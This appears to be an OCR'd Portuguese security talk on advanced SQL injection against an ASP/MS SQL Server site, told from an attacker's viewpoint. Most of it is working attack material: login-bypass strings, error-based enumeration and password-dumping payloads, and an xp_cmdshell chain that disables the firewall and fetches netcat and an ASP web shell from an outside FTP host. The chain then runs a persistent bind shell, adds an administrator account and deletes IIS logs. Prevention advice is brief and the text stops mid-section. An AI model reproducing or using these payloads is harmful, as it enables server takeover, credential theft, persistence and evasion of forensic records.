GR1NCH/Rêner
(gr1nch@dclabs.com)

SQL INJECTION AVANÇADO

Agenda

- O que seria um ataque de SQL Injection.
- As falhas de um administrador.
- O código ASP vulnerável.
- O ponto de vista do invasor e as etapas de um ataque:
  - Levantamento de informações.
  - Procurar pela falha no sistema.
  - Ganhar acesso ao sistema explorando o SQL Injection.
  - Manter acesso ao sistema.
  - Apagar os rastros deixados pelo ataque.
- Como evitar um ataque como esse.
- Duvidas?

A sigla SQL significa: “Structured Query Language”

Trata-se de uma linguagem textual utilizada para se interagir com o banco de dados.

Se levarmos em consideração que 80% das aplicações WEB utilizam banco de dados com suporte a SQL, concluiremos que o uso do SQL é quase unanimidade por ser prática, fácil e portátil.

As aplicações WEB utilizam banco de dados para armazenar as mais diversas informações como: endereços e documentos pessoais, logins e senhas de usuários, números de cartões de crédito, dados empresariais etc...

Não vou “ensinar” SQL, mas vou demonstrar como é possível Injetar comandos SQL em paginas web vulneráveis e veremos como isso pode comprometer a segurança do sistema.

Onde foi que eu errei?

Essa com certeza é a primeira pergunta que um administrador de sistemas que teve seu servidor invadido faz a si mesmo...

E em matéria de SQL INJECTION a receita para o fracasso do administrador aqui demonstrada é:

- Um servidor WINDOWS rodando o Microsoft SQL Server (QUALQUER VERSÃO!) com privilégios da conta SYSTEM ou Administrador.
- Uma página ASP ou PHP mal programada. (Utilizaremos ASP em nosso exemplo)
- Uma dúzia de comandos SQL maliciosos e um “HACKER” disposto a te prejudicar.

A falha não está no Microsoft SQL SERVER e sim na programação feita na página WEB a qual não faz os devidos filtros de caracteres “especiais” que utilizaremos no ataque dos quais podemos citar:

‘ (aspas simples ou apóstrofe) -- (2 sinais de “menos”)

; (ponto e vírgula) > (sinal de “maior”)

A função dos caracteres especiais

Abaixo segue a função dos caracteres especiais e qual o “efeito” que eles causam seja na linguagem ASP ou na SQL.

‘ (aspas simples ou apóstrofe): Na linguagem ASP é utilizada para fazer um comentário dentro do código fonte. Tudo que estiver na frente deste símbolo não será processada pelo Navegador.

-- (sinais de menos): Na linguagem SQL mais precisamente no Transact-SQL significa um comentário de linha. Mais uma vez tudo que estiver na frente não será processado pelo SQL Server.

; (ponto e vírgula): No SQL marca o final de uma query e o inicio de outra. Utilizaremos esse caractere para executar comando em seqüência no SQL Server.

> (maior): Utilizado tanto no Windows como no Linux para redirecionar a saída de um comando para dentro de um arquivo. Quando utilizado em duplicidade (>>) acrescenta a saída do comando no final do arquivo mantendo o conteúdo anterior. Se o arquivo não existir o mesmo será criado.

O ASP(Active Server Pages) vulnerável

Para ilustrar nossos exemplos vamos utilizar um site simples no qual o administrador possui uma área de login na qual ele e os demais usuários do sistema entram com seu USUÁRIO e SENHA para ter acesso a aplicação WEB.

O login é feito no arquivo (login.asp) que após o usuário entrar com seu login e senha, envia os dados para o arquivo (process_login.asp) que por sua vez fará a consulta no banco de dados do SQL Server permitindo ou negando o acesso do usuário.

O banco de dados possui uma tabela simples chamada (usuarios) que possui os campos:

(registroUsuario , nomeUsuario e senhaUsuario).

Mas o atacante ainda não sabe disso!!! ☺

A seguir veremos o código fonte das páginas (login. asp) e
(process_login.asp). Para termos uma visão melhor sobre a falha no código. Que por sua vez não faz nenhum filtro de caracteres especiais.

O ASP(Active Server Pages) vulnerável

Abaixo segue o código fonte do arquivo (login.asp) e como o usuário o visualiza em seu navegador. Exemplo de URL (http://www.sitevulneravel.com.br/login.asp)

```
<HTML><HEAD>
<TITLE>Logar no Painel de Administração</TITLE>
</HEAD><BODY bgcolor='000000' text='cccccc'>
<FONT Face='tahoma' color='cccccc'>
<CENTER><H1>Login</H1> <FORM action='process_login.asp' method=post>
<TABLE>
<TR><TD>Login:</TD><TD><INPUT type=text name=username size=100%
width=100></INPUT></TD></TR>
<TR><TD>Senha:</TD><TD><INPUT type=password name=password size=100%
width=100></INPUT></TD></TR>
</TABLE>
<INPUT type=submit value='Enviar'> <INPUT type=reset value='Limpar'>
</FORM></FONT></BODY></HTML>
```

O ASP(Active Server Pages) vulnerável

Agora veremos a parte do código fonte do arquivo (process_login.asp) com a falha:

```
function Login( cn )
{
    var username;
    var password;
    username = Request.form("username");
    password = Request.form("password");
    var rso = Server.CreateObject("ADODB.Recordset");
    var sql = "select * from usuarios where nomeUsuario = '" + username + "' and
senhaUsuario = '" + password + "'";
    trace( "query: " + sql );
    rso.open( sql, cn );
    if (rso.EOF)
    {
        rso.close();
```

Vemos destacado acima a parte do código que vai executar a query do SQL que não faz nenhum filtro para evitar caracteres especiais, permitindo portanto a Injeção de comandos maliciosos no SQL Server...

O ASP(Active Server Pages) vulnerável

Supomos que eu seja um usuário cadastrado no sistema meu login é (RENER) e minha senha é (DcLabs).
Caso eu efetuasse o login no site a consulta seria enviada ao Microsoft SQL Server assim:

---

select count(*) from usuarios where nomeUsuario='RENER' and senhaUsuario='DcLabs'

Observe que a query acima já possui aspas simples.
Agora o que aconteceria se no lugar do usuário eu colocasse (RENER'--) e senha (xxx) ?

A consulta seria enviada ao Microsoft SQL Server da seguinte forma:

---

select count(*) from usuarios where nomeUsuario='RENER'--' and senhaUsuario='xxx'

Lembrando que tudo que está na frente do (**--**) é considerado como comentário pelo SQL, portanto tudo o que está destacado de vermelho na query acima **NÃO SERÁ** processado pelo Microsoft SQL Server...

O ASP(Active Server Pages) vulnerável

O SQL Injection ficou conhecido pelas strings ‘or’=1 ou ‘or’a’=‘a porque os atacantes procuravam por páginas de login e sempre testavam strings como as demonstradas abaixo tanto no login como na senha:

‘or’=1	')or('a'='a
‘or=1	')or('1'='1
‘or’a’=‘a	'or'1'='1

Mas o que isso faz?

Baseado no conceito de que em 90% dos sites o primeiro usuário cadastrado é o ADMINISTRADOR DO SITE (não confundir com o administrador do servidor), usando strings parecidas com essas faria o SQL logar você como o 1º usuário cadastrado na tabela de usuários.

E se esse for o administrador do site, teremos acesso total ao painel de administração do site. ☺

As etapas de um ataque...

Vamos a partir de agora adotar o “ponto de vista” de um atacante que conhece bem as funções e comandos do SQL e possui ferramentas que vão ajudá-lo ter um acesso completo ao sistema que ele vai atacar.

As etapas de um ataque bem sucedido são:

1º Passo) Levantar o máximo de informações sobre o alvo que será atacado.
2º Passo) Procurar por falhas no sistema.
3º Passo) Ganhar acesso ao sistema. Explorando a(s) falha(s) encontradas.
4º Passo) Manter acesso ao sistema, para poder voltar ao sistema sempre que quiser.
5º Passo) Apagar os rastros deixados pelo ataque.

1º Passo) Levantando informações sobre nosso alvo:

- Descobrir quais os serviços e portas estão abertas no servidor alvo utilizando a ferramenta (nmap) presente na maioria das distribuições linux atuais.
- Descobrir o nome dos campos da pagina onde é realizado o login.

Observação: O levantamento de informações ocorre a todo momento durante o ataque!

Matando 2 coelhos de uma vez...

Para levantar informações e ainda verificar a existência da falha no site podemos utilizar a string: ('having 1=1 --).

Felizmente o SQL Server "conversa demais" ou seja ele faz uma espécie de debug toda vez que um erro ocorre e retorna para a pagina ASP o erro ocorrido, portanto podemos através dos ERROS obter informações importantes e muito úteis.

O erro da nossa string vai ser algo parecido com:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

*[Microsoft][SQL Native Client][SQL Server]Column '**usuarios.registroUsuario**' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.*

/process_login.asp, line 25

Agora já sabemos que a tabela se chama usuarios e o 1º campo registroUsuario.

Vamos portanto utilizar a técnica de "gerar erros" para obter cada vez mais informações sobre os dados armazenados na tabela do banco de dados.

Matando 2 coelhos de uma vez...

Vamos descobrir o nome do 2º campo da tabela usuarios usando para isso a string:
(‘ group by usuarios.registroUsuario having 1=1 --) o erro será algo assim:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14‘
*[Microsoft][SQL Native Client][SQL Server]Column '**usuarios.nomeUsuario**' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.*
/process_login.asp, line 25

Para encontrar o próximo campo é só seguir o exemplo anterior...

(' group by usuarios.registroUsuario, usuarios.nomeUsuario having 1=1 --)

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
*[Microsoft][SQL Native Client][SQL Server]Column '**usuarios.senhaUsuario**' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.*
/process_login.asp, line 25

Sempre adicionando o campo descoberto na string separando por vírgula...
(’group by usuarios.registroUsuario, usuarios.nomeUsuario, usuarios.senhaUsuario having 1=1 --).
Quando não obter mais nenhum erro do SQL Server é porque todos os campos da tabela já constam na string.

3º Passo Ganhando acesso...

Vamos descobrir ou adicionar um usuário válido no site para termos acesso.
Para isso precisamos descobrir o “tipo” de cada campo. Ou seja precisamos saber se ele armazena dados do tipo “Números”, “Textos” etc...

Uma forma fácil de descobrir o tipo do campo é forçar um erro do SQL atribuindo um TEXTO em uma função que requer um valor NUMÉRICO.

Para isso podemos gerar um erro com a função SUM do SQL que é utilizada para retornar o valor total ou soma de uma coluna numérica.

Portanto nossa próxima injeção ficaria assim:
(' union select sum(nomeUsuario) from usuarios--), e o erro será:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][SQL Native Client][SQL Server]Operand data type **varchar**(max) is invalid for sum operator.
/process_login.asp, line 25

Acabamos de descobrir que o campo (nomeUsuario) da tabela (usuarios) e do tipo (varchar) agora vamos descobrir o tipo do campo (senhaUsuario), vejamos...

3º Passo Obtendo acesso...

Você pode estar pensando: “E se fosse um campo numérico?” Nesse caso o erro seria:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][SQL Native Client][SQL Server]All queries combined using a UNION, INTERSECT or EXCEPT operator ***must have an equal number of expressions*** *in their target lists.*
/process_login.asp, line 25

A mensagem de erro nos fala que operadores de UNIAO, INTERSEÇÃO ou EXCEÇÃO tem que ter um número igual de expressões nas listas designadas. Ou seja precisariamos de 2 campos numéricos e só foi definido 1... Logo concluímos que o campo inserido é do tipo numérico ou inteiro.

Voltando a linha de raciocínio do atacante precisamos descobrir o tipo do campo (senhaUsuario) então podemos usar a mesma string mudando apenas o campo:

(' union select sum(senhaUsuario) from usuarios --)

Já sabemos o nome e a ordem dos campos da tabela e o tipo de cada campo.
Vamos adicionar um usuário válido no site usando a string:

('; insert into usuarios values(‘999‘, 'd3f4c3r',‘hacked') --).

Agora temos uma conta válida no site e podemos logar com ela:
(Nome: d3f4c3r Senha: hacked). Vamos descobrir a senha dos outros usuários...

3º Passo Obtendo acesso...

Para descobrir os logins e senhas dos usuários cadastrados na tabela podemos usar:

(' union select min(nomeUsuario),1,1 from usuarios where nomeUsuario > ‘a' --)

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
*[Microsoft][SQL Native Client][SQL Server]Conversion failed when converting the varchar value '**admin**' to data type int.*

Encontramos o primeiro login agora vamos descobrir a senha:

(' union select senhaUsuario,1,1 from usuarios where nomeUsuario = 'admin‘ --)

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][SQL Native Client][SQL Server]Conversion failed when converting the varchar value 'MasterRoot' to data type int.

Outra forma seria utilizar o campo de (registroUsuario) que armazena pela lógica a ordem que os usuários foram cadastrados na tabela poderíamos usar a string:
(' union select nomeUsuario,1,1 from usuarios where registroUsuario = 1 --) **para descobrir o login e para descobrir a senha:**
(' union select senhaUsuario,1,1 from usuarios where registroUsuario = 1 --).

Seguindo essa lógica basta trocar o número que está na frente de (registroUsuario = X) e rapidamente podemos descobrir o login e senha de qualquer usuário cadastrado na tabela.

Um pouco mais além...

Uma forma muito mais “elegante” de obter os usuários e senhas de uma só vez, seria criar utilizando o Transact-SQL uma tabela chamada (senhas) contendo um único campo chamado (lista) e dentro desse campo vamos adicionar todos os logins e senhas cadastrados na tabela (usuarios) do banco de dados.
A string vai ficar grande e deve ser inserida em uma única linha... Veja:
(';begin declare @lista varchar(8000) set @lista=':' select @lista=@lista+‘ '+nomeUsuario+'='+senhaUsuario from usuarios where nomeUsuario > @lista select @lista as lista into senhas end --)

Agora temos que gerar um erro para exibir o conteúdo do campo (lista) que está na tabela (senhas) que acabamos de criar. A string seria: (' union select lista,1,1 from senhas --) e o erro está descrito abaixo:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07‘
[Microsoft][SQL Native Client][SQL Server]Conversion failed when converting the varchar value ‘:**admin=MasterRoot RENER=DcLabs Ewerson=Denise_2009 Rafael=Laiz1987 Mateus=matrix87**' to data type int.

Após ver as senhas vamos apagar a tabela (senhas) com a string:

('; drop table senhas --).

Um pouco mais além...

Agora que tal descobrir a versão do SQL Server que está sendo executada no servidor, e ainda obter informações sobre o Service Pack do Windows...

A string seria: (' union select @@version,1,1--)
Veja o erro:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][SQL Native Client][SQL Server]Conversion failed when converting the nvarchar value **'Microsoft SQL Server 2005 - 9.00.3042.00 (Intel X86) Feb 9 2007 22:47:07 Copyright (c) 1988-2005 Microsoft Corporation Express Edition on Windows NT 5.2 (Build 3790: Service Pack 1)** ' to data type int.

O erro acontece porque tentamos converter uma função interna do SQL que é uma string em um campo inteiro. Lembrando que o campo (registroUsuario) é numérico.

Bom até agora nós brincamos com o banco de dados, adicionamos usuários mas ainda estamos restritos apenas ao site.
Nosso objetivo aqui é dominar todo o servidor, portanto a partir de agora vamos atacar o servidor com o objetivo de obter o acesso completo e total.
Utilizaremos uma função do SQL chamada xp_cmdshell que nos permite executar comandos do MS-DOS no servidor onde o SQL Server está em execução.

4º Passo Mantendo o Acesso...

O plano:

Utilizarei a ferramenta (NetCat) para manter aberta uma backdoor no servidor. E assim voltar ao servidor de forma mais fácil e menos "trabalhosa". Precisamos executar o NETCAT de dentro do servidor para que a porta seja aberta.
O arquivo (d00r.asp) nos permitirá administrar o servidor via navegador.

A função (xp_cmdshell) ou (master..xp_cmdshell) nos permite executar comandos do MS-DOS dentro do servidor. Porém por medidas de segurança ela vem desativada.
Portanto precisamos (habilitar a função xp_cmdshell) e através de comandos do MS-DOS (DESATIVAR O FIREWALL) do Windows, para que ele não impeça nossa conexão na backdoor que será aberta pelo (NetCat).

Será necessário também criar dentro do servidor um arquivo (*.bat) que vai manter sempre a backdoor em execução.
Vou usar meu servidor FTP para fazer o download do NetCat no alvo, e usar o *.bat criado para manter o NetCat sempre em execução.

Ferramentas utilizadas:

1 servidor FTP com usuário e senha válido, NetCat para conexão remota via MS-DOS, EXPLOIT em ASP para conexão remota via "Web Browser".

4º Passo Mantendo o Acesso...

Veja o conteúdo do arquivo (gr1nch.txt) que será criado dentro do servidor e utilizado pelo (d00r.bat) para fazer o download das backdoors para dentro do servidor via FTP:

---


open XXX.XXX.XXX.XXX 21
USER d3f4c3r DcLabs@2009
binary
get nc.exe %temp%\svchost.exe
get xpl.asp %temp%\xpl.asp
quit

Agora veremos o conteúdo do arquivo (d00r.bat) que fará o download das backdoors via FTP e manterá o NetCat em execução dentro do servidor:

---

cd %temp%
ftp -i -n -v -s:%temp%\gr1nch.txt
:backd00r
netsh firewall set opmode mode = disable
svchost.exe -l -p XXXX -e %comspec%
goto backd00r

O Ataque:


HACKER
SQL
INJECTION
Prompt
MS-DOS
HACKER
VÍTIMA
SERVER FTP

Isso sim é um ataque de SQL-Injection!!!

Vamos utilizar uma "STRING GIGANTE" para executar todo o plano.
Precisamos portanto habilitar a função "XP_CMDSHELL" usando a string:

(';use master;exec sp_configure show_advanced_options,1;reconfigure;exec sp_configure xp_cmdshell,1;reconfigure --)

Feito isso precisamos desativar o firewall do servidor que estamos atacando com a string:

(';exec xp_cmdshell '*netsh firewall set opmode mode = disable*' --)

Para ganhar tempo veremos a STRING(gigante) que nos dará acesso total ao servidor:

';exec xp_cmdshell 'echo open XXX.XXX.XXX.XXX 21 > %temp%\gr1nch.txt';exec xp_cmdshell 'echo USER d3f4c3r DcLabs@2009 >> %temp%\gr1nch.txt';exec xp_cmdshell 'echo binary >> %temp%\gr1nch.txt';exec xp_cmdshell 'echo get nc.exe %temp%\svchost.exe >> %temp%\gr1nch.txt';exec xp_cmdshell 'echo get xpl.asp %temp%\xpl.asp >> %temp%\gr1nch.txt';exec xp_cmdshell 'echo quit >> %temp%\gr1nch.txt';exec xp_cmdshell 'echo cd %temp% > %temp%\d00r.bat';exec xp_cmdshell 'echo ftp -i -n -v -s:%temp%\gr1nch.txt >> %temp%\d00r.bat';exec xp_cmdshell 'echo :backd00r >> %temp%\d00r.bat';exec xp_cmdshell 'echo netsh firewall set opmode mode = disable >> %temp%\d00r.bat';exec xp_cmdshell 'echo svchost.exe -l -p XXXX -e %ComSpec% >> %temp%\d00r.bat';exec xp_cmdshell 'echo goto backd00r >> %temp%\d00r.bat';exec xp_cmdshell '%temp%\d00r.bat' –

Observação importante: Tudo isso é uma única linha!!! ☺

Acessando e preservando o acesso

Vamos executar novamente o (nmap) no alvo para verificar se realmente o firewall foi desativado...
Agora podemos finalmente invadir o alvo usando a backdoor que foi aberta pelo NetCat:

(nc <ip do servidor> <porta do NetCat>)

A última coisa que um hacker quer é perder o acesso ao servidor que ele invadiu; portanto vamos esconder a segunda backdoor que é o (xpl.asp) entre os arquivos do site.

Assim, caso o administrador do servidor descubra a backdoor do (netcat) ou coserte a falha do SQL Injection na página ASP. Nós ainda teremos o nosso acesso preservado.

Para isso basta utilizarmos o comando do MS-DOS:

(copy %temp%\xpl.asp C:\inetpub\wwwroot\backup.asp)

Acessando e preservando o acesso

Bom agora podemos acessar o servidor a qualquer momento usando apenas um Navegador. Veja como:

(http://www.siteinvadido.com.br/backup.asp)

Bom... mas que tal uma conexão via Terminal Service?
Para utilizar o Terminal Service precisaremos de um usuário e senha cadastrados no servidor, portanto vamos agora adicionar um usuário usando os comandos do MS-DOS:

(net user gr1nch 123456 /add)

Temos um usuário (gr1nch) com senha (123456). Vamos adicionar este usuário no grupo de Administradores para que ele tenha permissão total de acesso ao servidor.

(net localgroup administrators gr1nch /add)


Finalmente temos através do Terminal Service o controle total do servidor.
Mas o ataque ainda não esta completo, precisamos ocultar os rastros deixados...

5º Passo... Apagando os LOG

Vimos no resultado da busca feita pelo (NMAP) no alvo que o administrador esta utilizando o IIS Versão 6.0 da Microsoft. Por padrão o IIS armazena os LOGs de acesso ao site em (%SystemRoot%\system32\LogFiles).

Todas as requisições feitas ao site foram gravadas em um dos arquivos de LOG existentes neste diretório. Portanto além do nosso IP os comandos maliciosos de SQL que injetamos no servidor também estarão gravados.

Não vamos conseguir apagar todos os arquivos de LOG pois com certeza algum deles pode estar em uso por algum processo do sistema.
Então antes de apagar o arquivo precisamos parar o serviço do IIS...



5º Passo... Apagando os LOG do IIS

O serviço que armazena o LOG do IIS se chama (w3svc), e a seqüência de comandos do MS-DOS para parar o serviço e apagar o arquivos de LOG seria:

```
cd %SystemRoot%\system32\Logfiles\w3svc1
net stop w3svc
del *.log
net start w3svc
```

Assim finalizamos as 5 etapas de um ataque bem sucedido.
Voltaremos agora ao “Ponto de Vista” do administrador de sistemas.

Após vermos a seqüência comum de um ataque de SQL Injection em um servidor, vamos agora ver medidas simples de prevenção, que quando adotadas impedem ou pelo menos dificultam bastante a vida do atacante.

As medidas de prevenção seriam basicamente:

- ✓ Corrigir a falha da página ASP que não filtra os caracteres especiais.
- ✓ Configurar o SQL Server para ser executado com uma conta sem grandes privilégios.
- ✓ Não deixar habilitada a função (xp_cmdshell) no SQL Server.
- ✓ Remover do servidor aplicações que não são utilizadas como por exemplo o FTP.
- ✓ O uso de um Antivírus atualizado e um Firewall bem configurado sempre ajuda.

Prevenir é melhor que remediar

Corrigindo a página ASP vulnerável:

Muitos desenvolvedores de páginas Web acreditam que utilizando delimitadores de número de caracteres no campo da página, ou filtros de caracteres em JAVA-SCRIPT resolvem o problema.
